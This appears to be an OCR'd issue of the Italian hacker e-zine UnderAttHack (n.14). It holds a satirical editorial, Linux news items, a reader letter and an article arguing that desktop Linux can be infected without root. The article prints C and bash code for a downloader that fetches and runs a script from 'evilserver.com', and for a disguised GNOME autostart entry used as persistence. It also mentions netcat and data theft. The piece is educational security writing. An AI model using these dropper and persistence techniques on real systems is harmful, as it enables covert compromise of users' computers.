
Under Atthack



14

Cover by Likas

UNDERATTHACK

IN QUESTO NUMERO

N.14

Prefazione

Si è notato che esiste la guerra? Siete ansiosi di sapere se sono a favore o contro? Io non risponderò perché trovo molto più interessante vedere come si percepisce questo fenomeno. La percezione della guerra è una delle maggiori caratteristiche del nostro tempo. Nasce dal fatto che la si analizza, la si valuta, ci si schiera con il nostro contendente preferito, in ogni caso non la si subisce mai.

La nostra guerra è un reality a cui tutti sono contrari ma che alla fine tutti guardano: i pacifisti sono chiaramente contrari alla guerra perché è frutto degli interessi economici imperialistici, i quali portano la morte della povera gente, che comunque non si salva per il loro operato. Bisognava pensarci decenni fa, ci si può pensare da oggi ai prossimi decenni così tra qualche decennio i poveracci non moriranno più (sempre se tutto va per il verso giusto); più interessante è il parere degli interventisti, anch'essi contrari alla guerra ma costretti ad appoggiarla attivamente, oppressi dal fato di questa pazza politica mondiale, dai pazzi interessi economici. All'ONU o all'Europa o alla NATO interessa solo il petrolio ma noi non abbiamo nessun rapporto e nessuna voce in capitolo in quelle estranee organizzazioni. Oltretutto, con il programma nucleare, il petrolio non servirà più a nulla (come accade in Francia o in America, paesi che - com'è noto - non hanno bisogno di fare le guerre per il petrolio).

Nel macabro reality della guerra c'è posto per tutte le opportunità e per ogni desiderio dello spettatore. Se vuoi partecipare anche tu alla missione manda l'sms BOMBA SI al 121314; i nominati della settimana sono Mohammed (num. 12) e Fatima (num. 8). Per votare invia al 121314 un sms con scritto BOMBA <NUM. DEL CONCORRENTE DA ELIMINARE>.

Nel tempo la scelta diventa complessa perché ci si mette in mezzo chi scappa per salvarsi la pelle; a quel punto gli interventisti ottengono il pareggio morale aiutando i profughi, mentre chi è contro l'intervento è autorizzato a volerli buttare a mare. Sarà sempre il telespettatore che potrà decidere, riflettendo dal suo morbido divano, facendosi un whisky per digerire il suo pasto pesante, mandando un sms per donare qualche euro ai profughi, diventando così parte attiva nel miglioramento del mondo. Questa è la modernità, non come ai tempi della guerra fredda quando quattro persone avevano il controllo dei bottoni della vita e della morte!

Se invece fossimo stati sempre e comunque tutti noi ad avere poteri su quei bottoni? Se pace e guerra fossero due facce della stessa medaglia nella società della paura, dove paura della guerra e paura della pace convivono perfettamente? Se fossimo noi in guerra con noi stessi e quei poveracci ne fossero le vittime?


Ora però è tardi, meglio spegnere la tv e andare a dormire. Domani suona la sveglia e si va a lavorare, ci si penserà dopo cena. Ah! Importante: ricordarsi di comprare il whisky perché è finita la bottiglia.

.
Buona lettura
Floatman

Under_NEWS_AttHack

Login su Linux? A me gli occhi, please...

Tutti coloro che utilizzano una distribuzione Linux come proprio sistema operativo principale del PC conoscono bene l'importanza della configurazione degli utenti autorizzati all'accesso al sistema. La procedura di login all'avvio del sistema è indispensabile in un ambito multi-utente, soprattutto per garantire a ciascun account la sicurezza dei dati e dell'ambiente desktop personalizzato. I sistemi basati su Linux, è noto, offrono quanto di meglio in usabilità e flessibilità quando si tratta di gestire anche un numero elevato di utenti tramite interfaccia grafica o a caratteri. Il login si effettua di norma inserendo nome utente e password al prompt dell'interfaccia testuale o selezionando l'utente e immettendo la password nel caso dell'interfaccia grafica. Tutto molto semplice e comodo. Da qualche tempo è disponibile qualcosa di ancora più immediato e, a dirla tutta, un tantino futuribile: il riconoscimento facciale. Impossibile? Aspettate a dirlo... L'installazione di un piccolo tool che consente l'autenticazione al login attraverso il riconoscimento del viso fornito da una webcam potrebbe farvi ricredere. **PAM Face Authentication** ci permette di registrare "l'impronta" del nostro volto per utilizzarla in seguito come termine di paragone per la fase di riconoscimento al login del sistema. Tutto ciò che serve è una normale webcam e 10 minuti del nostro tempo fra installazione e configurazione. Come per il riconoscimento vocale, la prima fase di configurazione consiste in un training nel quale il software **QT Face Trainer** memorizza una serie di immagini del nostro viso da diverse angolazioni. Durante la fase di login queste immagini verranno usate come raffronto per autenticare o meno la persona che è davanti al PC e chiede di effettuare l'accesso.



Per maggiori informazioni, ecco il sito ufficiale del tool, dove troverete anche un tutorial per una rapida installazione

Home PAM Face Authentication: http://pam-face-authentication.org

cercamon

BodhiLinux 1.1.0: minimale è bello


Ci sono utenti Linux *distro-statici*, fan accaniti o semplicemente pigri di una sola distribuzione Linux, e utenti Linux *distro-maniaci*, che di solito hanno almeno un software di virtualizzazione, se non addirittura un PC dedicato, in cui installare e provare tutte le distribuzioni più recenti e aggiornate. Questi ultimi devono davvero avere tanto tempo a disposizione oppure una passione smodata per la ricerca della perfezione, perché installare, testare e configurare parecchie distribuzioni, almeno le più diffuse, richiede oltre al tempo anche conoscenze, competenza e pazienza. Poi esiste una categoria di utenti Linux che rappresentano la "via di mezzo": gli utenti *distro-dinamici*. Questi di solito restano fedeli ad uno dei filoni più solidi delle varie "famiglie" di derivate e poi, a seconda dell'hardware che di volta in volta si trovano davanti, scelgono il sistema Linux più adatto per prestazioni, scopi di utilizzo e praticità.

E' il mio caso e prediligendo la "famiglia" di distribuzioni basate su Ubuntu per le installazioni di tipo desktop, ho scelto per il mio relativamente vecchio netbook Dell Mini 10 un OS derivato da Ubuntu che spicca nel panorama affollatissimo delle distribuzioni per leggerezza, velocità e, perché no?, per eleganza.
BodhiLinux mi ha colpito al punto che sono entrato a far parte del team di traduzione (per l'italiano ovviamente). Per quelli che non lo conoscono, Bodhi è un derivato di Ubuntu ed è noto per l'utilizzo di un Window Manager molto veloce ma al tempo stesso leggero ed elegante come Enlightenment E17. La filosofia che ne guida lo sviluppo è la leggerezza (in termini software, s'intende), il minimalismo, l'alta configurabilità e la modularità.
L'installazione risulta molto semplice ed è guidata nella selezione degli aspetti tecnici e di quelli grafici (temi, colori, font di caratteri, ecc.). Le novità rispetto ad altre distro Ubuntu-based stanno proprio nell'uso di Enlightenment E17 che offre tutti gli ultimi gadget ed elementi grafici per favorire l'usabilità dell'OS. Troviamo allora widget per il desktop (calendari, orologi, meteo), una barra in stile dock con pannello di selezione dei desktop virtuali, icone per le applicazioni, un task manager ed un system tray. Il tasto destro del mouse sul desktop ci apre sempre e comunque il menu principale del sistema, mentre assume funzioni diverse a seconda dell'oggetto che viene puntato.
Le applicazioni pre-installate sono anch'esse all'insegna del "minimalism" che permea tutta la distribuzione. Qualche esempio? Leafpad come text-editor, Midori come browser per il web, PCManFM come file manager. Attraverso il repository web Bodhi Software si può espandere facilmente la dotazione dei programmi applicativi installati. E non dimenticate che si tratta pur sempre di una distribuzione basata su Ubuntu, quindi apt-get o Synaptic sono sempre a disposizione.
La versione 1.1.0 è una release stabile e solida. C'è ancora molto lavoro da fare ma se avete hardware obsoleto, un netbook da "rifondare" o volete provare qualcosa di diverso dal solito *dynamic duo* Gnome/KDE e sperimentare con Enlightenment, allora vale la pena farci un giro.
Sito ufficiale di BodhiLinux: http://www.bodhilinux.com

cercamon

La pigrizia rende acuti e creativi

Siamo a Santa Clara, California nell'ormai lontano 1996. Alla sesta edizione dell'International World Wide Web Conference (WWW6) prende la parola un giovane matematico dell'Università di Padova, Massimo Marchiori, per illustrare un suo studio relativo ad un progetto per la costruzione di un nuovo motore di ricerca "che fosse davvero funzionante". Il nome del progetto è Hyper Search e, nella mente dello studioso italiano, vuole rispondere all'esigenza di ricercare contenuti in Internet in modo del tutto diverso da quanto visto sino ad allora. Nella prima metà degli anni Novanta, infatti, i (pochi) motori di ricerca limitavano la loro attenzione alla singola pagina web, invece di coniugarne i contenuti con il resto dei siti attivi attraverso l'uso di link e relazioni semantiche. Suona familiare? Beh, dovrebbe, perché quel giorno a Santa Clara ad ascoltare le risultanze di quel progetto messo a punto dal 26enne Marchiori su un computer condiviso e relegato negli scantinati dell'ateneo veneto, c'era anche Larry Page (all'epoca 23enne), uno studente di Stanford. Alla fine dell'intervento Page si congratula con il matematico italiano e si dichiara folgorato dall'intuizione contenuta nel suo studio. Page promette anche che, insieme ad un suo collega, avrebbe tentato di sviluppare l'algoritmo disegnato da Marchiori in un progetto pratico più grande, utilizzando hardware più potente. Il resto, come potete immaginare, è storia dell'informatica e di Internet: nel 1997 Larry Page e Sergey Brin annunciarono di aver creato Google.



Oggi il lavoro di Marchiori è volto a studiare il "linguaggio ontologico" della Rete, ossia fare in modo che i computer a ragionare e a capire il senso dei contenuti. Questo passaggio, secondo il matematico italiano, ci porterà alla terza generazione dei motori di ricerca, che saranno come delle intelligenze artificiali in grado non solo di accedere a tutte le informazioni disponibili quasi istantaneamente, ma anche di elaborarle e di comprenderle. Marchiori lo definisce "Web semantico", una risorsa dalle potenzialità pazzesche e radicalmente diversa da tutto quello che si è visto finora. E la spinta verso il futuro, soprattutto quello tecnologico, deriva, secondo Marchiori, in larga parte dalla "pigrizia" dell'uomo. La discutibile analisi dello studioso italiano suona più o meno così: "L'uomo è «pigro» per natura ed è questo il motivo per cui progettiamo macchine sempre più veloci e pensanti, proprio per farci sostituire in un numero sempre maggiore di funzioni." Il rovescio della medaglia è senza dubbio quello di dipendere troppo da computer che diventano ogni giorno sempre più invasivi. Il Web semantico lascia intendere che la gestione dell'intera conoscenza umana debba essere delegata ad una Grande Rete digitale e poiché sappiamo che le informazioni possono essere manipolate e manovrate ad arte, la visione che ne deriva non è certo delle più rosee. Ma il progresso non ammette, a volte, tentennamenti morali di nessun tipo. Staremo a vedere.

Rif. - La relazione di Marchiori del 1996: http://www.w3.org/People/Massimo/papers/WWW6/

cercamon

Post - Office

Da: Marco A.
A: cercamon

"Ciao,
molto interessante la vostra e-zine! Ma mi dite qualcosa di più su di voi? Soprattutto sul vostro diretto coinvolgimento: non sembra roba da bravo padre di famiglia. E comunque dove e come nasce, chi la gestisce? Voi chi siete, cosa fate?

A presto"

Grazie per la domanda, caro Marco, che ci consente di chiarire alcuni aspetti legati alle ragioni per cui esiste una e-zine come UAH.
Beh, in pratica UAH è roba da geek o hacker (ma quelli "white hat", una cosa tipo "information wants to be free", quindi niente cattivoni che vogliono prosciugare i conti correnti di una banca, penetrare nel Pentagono o dirottare un razzo della NASA). La e-zine di stampo hacker ha una forte tradizione in Italia ancorata nel passato, prima ancora dell'avvento della Rete. Ricordi le BBS? Spesso dai forum o dai gruppi di discussione delle BBS e più tardi dai forum sparsi su Internet alcuni sentivano il bisogno di diffondere la cultura, la tecnologia che man mano si affermava anche fra i non-tecnici da un punto di vista "libero" e indipendente. Se vuoi era un po' nella scia dei vecchi hacker degli anni '60, con tutta l'evoluzione che puoi immaginare visto che sono passati 50 anni.
Lo spirito è quello e nella e-zine trovi articoli molto tecnici e meno tecnici, si affrontano temi culturali ed etici spesso legati all'uso dei media, in particolare Internet. In qualche caso anche alcune riflessioni sul sociale e sul "network-sociale" (non "social-network"! :D).
Il nostro coinvolgimento? Siamo informatici, professionisti e non, certamente geek e curiosi per cose come la programmazione, la tecnologia, la matematica applicata, i sistemi operativi, ecc. Gente che a volte riesce a portare la propria passione nel lavoro. Anzi, purtroppo o per fortuna, spesso il lavoro e la passione si confondono.
Il nucleo fondatore di UnderAttHack nasce da un forum e dai suoi utenti che si sono organizzati per pubblicare un magazine digitale bimestrale. Gli argomenti, i temi e le discussioni che normalmente avvenivano sul forum sono stati in parte riutilizzati per rispondere spesso a richieste dei lettori o per costituire una knowledge base comune. Poi la cosa è stata allargata a tutti gli utenti e ai lettori della e-zine, che sono incentivati a mandare i propri articoli e/o proposte e richieste. La gestione è curata da una "redazione" permanente on-line che s'incontra in un forum privato, dove vengono prese le decisioni. C'è chi risponde alle mail e cura il sito e le sue ramificazioni, c'è un grafico per copertine e impaginazione, c'è chi crea i contenuti e valuta la bontà dei pezzi che arrivano alla redazione, ecc.
Insomma ognuno mette a disposizione tempo e competenze per chiudere ogni due mesi il miglior numero possibile per gli ormai tanti lettori che ci seguono.

cercamon

Marijuana

Tra i lettori di UnderAttHack è probabile che l'utilizzo di GNU/Linux come sistema operativo sia ben più diffuso della media nazionale, quindi il discorso che sto per fare dovrebbe essere compreso da parecchi di voi. Tentiamo quindi questo gioco...

Poniamo che vi si presenti davanti l'utente medio, definito oggi all'avanguardia nell'uso del PC, che quindi scrive lettere con Word, manda e-mail, naviga in rete parecchio tempo utilizzandola nella media (70% Facebook, 20% porno, 10% prenotazioni last-minute). Dobbiamo convincerlo a passare da Windows a Linux, come fareste?

Qualunque ragionamento in ambito sviluppo software tipo librerie, linguaggi, interpreti & Co. è da escludere visto che ben poco gli interessa.

Potreste ad esempio dirgli che con linux il PC va più veloce perché a parità di impianto grafico richiede normalmente meno memoria; però probabilmente sarebbe inutile, infatti il suo è nuovissimo, infatti i PC si formattano ogni sei mesi e si cambiano ogni due anni causa naturale invecchiamento.
Una soluzione potrebbe essere quella di far notare come si possa avere un desktop che gira a cubo e dove scrivere con il fuoco; sarebbe un buon metodo ma non avrebbe più performance di RAM per i giochini di Facebook e i video in flash di YouPorn. Forse avreste successo, forse fareste brutta figura.
Il metodo migliore credo sia questo: se passi a Linux non prendi virus e non ti serve l'antivirus. A mio parere è questa la più utile argomentazione che si possa dare all'utonto, che immediatamente sgrana gli occhi e risponde 'Davvero?' già pensando alle nuove prospettive che gli si aprono, tipo portare il porno al 30% e chi se ne frega delle ferie.

Planting

Nel caso proviate a fare un giro per la rete troverete che i motivi indicati per cui GNU/Linux è un sistema sicuro sono riassumibili in tre macro-categorie:

1. I virus-writer puntano alla massima diffusione delle loro applicazioni virali; quindi queste ultime sono prodotte per sistemi Windows. A dire il vero non si capisce perché dare questa motivazione nel momento in cui si vuole aumentare la diffusione del pinguino, comunque prendiamolo come dato di fatto.

2. Sotto GNU/Linux è necessario essere amministratore per installare un malware, altrimenti questo non è in grado di infettare il sistema.

3. La comunità open-source è in grado di riparare falle in tempi enormemente ridotti rispetto a qualunque staff commerciale ben pagato ma numericamente molto ristretto.

Esclusa l'affermazione politicamente scorretta del primo punto le argomentazioni non sembrano fare una piega; il tutto è comprovato dal fatto che nella real life nessuno utilizza un antivirus per una distribuzione desktop né tanto meno io conosco qualcuno che si sia beccato un trojan usando questo sistema operativo.

Prima di continuare sarà bene analizzare un po' più nel dettaglio con quale prassi il comune utente Windows infetta la propria macchina.
Una data applicazione viene scaricata da internet e installata, la quale può contenere ad esempio qualche file di un ad-ware; per agire probabilmente il malware userà processi in avvio automatico con la creazione di chiavi di registro dal nome difficilmente identificabile, in ogni caso nessuno si metterà a controllare i processi attivi approfonditamente almeno nel breve tempo.

Normalmente nei pc Windows è poi utilizzato un antivirus che può essere bypassato nella maniera più semplice (e valida) semplicemente dicendo all'utente di disattivarlo, infatti sappiamo tutti quanta parte di malware viene distribuita tramite crack dei programmi.
Da Vista in poi i sistemi di protezione sono notevolmente aumentati e l'utente oggi è garantito da sofisticate procedure tali che: 'giocofico.exe sta agendo da server', si clicca OK, 'giocofico.exe è un trojan', si clicca OK, 'ma vuoi proprio installarti un trojan?', si clicca OK e si disabilitano questi fastidiosi controlli, si scrive 'senza controlli di Windows' nello stato di Facebook, si guarda un po' di porno.

Su GNU/Linux normalmente si installano programmi dai repository e sicuramente non si usano eseguibili Windows, quindi massima sicurezza...

Growing

Per scrivere questo articolo ho installato il nuovo Ubuntu 11.04 come molti utenti che oggi installano Linux. Un sistema più che sicuro rispetto a Windows e certamente, allo stato attuale dei fatti, è il suo miglior sostituto libero, ideale per chi finalmente si decide a fare il salto verso GNU/Linux e a vivere felice. A dire il vero ho dovuto mettermi in testa di usare il vecchio Gnome perché sono totalmente incapace di gestirmi con Unity, ma forse è perché sono rincoglionito quindi questa è un'altra storia.

Una volta che si inizia ad usare questo nuovo sistema operativo il problema virus diventa un ricordo per chiunque. A livello teorico la sicurezza non è assoluta. Ad esempio, se andate a leggervi UAH_7, troverete un articolo molto carino scritto da vikkio88 [n.d.a. avanzo da bere] dove si dimostra chiaramente quanto possa essere pericoloso installare pacchetti trovati al di fuori dei repository originali. E' evidente che in quel caso l'essere root permette di fare qualunque cosa nel sistema.
Diverso sarebbe il caso in cui un qualunque programma o script non necessiti di alcun permesso amministrativo per girare. Infatti è più o meno così. Più o meno...

Poniamo di avere un semplice sorgente che contenga questa parte di codice:

```
# include <stdio.h>

/* ... */

int downloader()
{
  FILE *dwnld;
  dwnld = fopen("/tmp/downloader","w");
  fprintf(dwnld, "#!/bin/bash\nwget http://evilserver.com/downloader\nbash dowloader");
  fclose(dwnld);
  return 0;
}

/* ... */

int main()
{
  downloader();
}

/* EOF */
```

La funzione downloader() è minimale; per una più semplice comprensione è stata semplificata ma scritta in dati binari risulterebbe del tutto anonima. Il Makefile completerebbe permessi ed esecuzione diretta del file dowloader creato nella directory /tmp il più delle volte scrivibile e comunque un po' di fantasia può fare grandi cose.


```
floatman@ubuntu:~$ gcc example.c -o example
floatman@ubuntu:~$ ls /tmp | grep downloader
floatman@ubuntu:~$ ./example
floatman@ubuntu:~$ cat /tmp/downloader
#!/bin/bash
wget http://evilserver.com/downloader
bash downloader
```

Un downloader è estremamente comodo: codice minimo e costante (escluso cambio dominio del sito malevolo) nel file di infezione, scaricamento dalla rete di applicazioni anche corpose e facilmente modificabili e implementabili in base alle esigenze.
Si è fatto l'esempio con un sorgente in C da compilare per pura prassi accademica. Nulla vieta di inserire un codice analogo in un più innocuo script che avrebbe forse più facile diffusione oltre a ridurne ulteriormente la grandezza.

Una volta scaricato il file si potrebbe pensare che l'effetto non sarebbe poi così malefico. Sempre pensando ai tipici malware per Windows si potrebbe porsi il problema dell'avvio automatico dell'applicazione, certamente questa proprietà non è attuabile come servizio init senza essere root...

```
#!/bin/bash

# GNOME usa .config/autostart, non è detto che
# sia già presente
mkdir -p "$HOME/.config/autostart"
```




```
# creiamo un file .desktop usato dai programmi
# in avvio. Usiamo dei nomi abbastanza fiqi...

EVIL="$HOME/.config/autostart/evilfile.desktop"

(
cat << EOF

[Desktop Entry]
Type=Application
Exec=$HOME/.gnome2/anyname
Hidden=false
NoDisplay=false
X-GNOME-Autostart-enabled=false
Name[it_IT]=GNOME Screen Manager
Name=GNOME Screen Manager
Comment[it_IT]=Controls screen settings
Comment=Controls screen settings

EOF
) > $EVILFILE

exit 0

# EOF
```

Per la cronaca KDE utilizza la directory ~/.kde/autostart per le applicazioni di avvio ma il metodo non cambia ed è semplice inserire un if per individuare le caratteristiche del sistema; in ogni caso detto fatto abbiamo il nostro avvio automatico, con un nome tranquillizzante 'GNOME Screen Manager' e senza necessità di essere amministratore.

A questo punto il nostro dowloader potrebbe fare un po' quello che ci pare, per iniziare potremmo ad esempio aumentare le visite al sito di UnderAttHack :P

```
#!/bin/bash

while true; do
ping -c 2 underatthack.org
if [ "$?" == "0" ]; then
  x-www-browser underatthack.org &
  # per altre alternatives fate voi...
fi
sleep 1200
done

# EOF
```

nel tempo e in tutta calma sarà possibile aprire shell, leggere e inviare dati sensibili e altre porcherie simili.
Tutto questo con poche righe di codice camuffato, senza alcuna necessità di essere root, senza aver sfruttato nessun bug di sistema vero e proprio, al 99% senza alcun controllo di un antivirus. Faccio notare che ad esempio netcat è installato di default su Ubuntu e non richiede permessi di root sopra la porta 1024, allo stesso modo è possibile un invio ftp, utilizzare base64 per installare file variopinti o moltissime altre diavolerie che potrebbe escogitare la fantasia del programmatore.
La cosa come si vede è abbastanza inquietante almeno per il fatto che mostra come anche su GNU/Linux un programma apparentemente innocuo può causare molti più danni di quanto appaia.
A questo punto però possiamo anche alzare la dose...

Harvesting

Se il qui presente autore ha raggiunto il proprio scopo a quest'ora la vostra mente dovrebbe spaziare tra mille idee tali da non poter più essere conteggiate. In caso contrario cambiate canale e dedicatevi al porno.
